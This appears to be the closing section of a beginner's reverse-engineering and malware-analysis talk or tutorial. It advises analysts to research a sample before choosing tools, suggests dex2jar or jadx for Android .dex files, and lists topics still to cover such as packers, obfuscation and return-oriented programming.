Example:

We have the Source Code! It’s obfuscated, but we can even extract an IP there.

Bottom Line, don’t skip steps. Do your research. The more you know about a sample the more you can find out the right way to approach it.

Another example of this happening is when people try to decompile .dex files in ghidra and suddenly being unable to understand what they are doing.

Instead they could use dex2jar or jadx to obtain a Jar out of that an analyze It with a java decompiler like: http://java-decompiler.github.io/

Don’t skip steps. Do your research.

Final Word

Just the tip of the Iceberg

Lots to cover:

- Packers and Obfuscation
- Encryption
- Memory Protections
- Return Oriented Programming
- Other Architectures
- And much more…

https://omegavo.id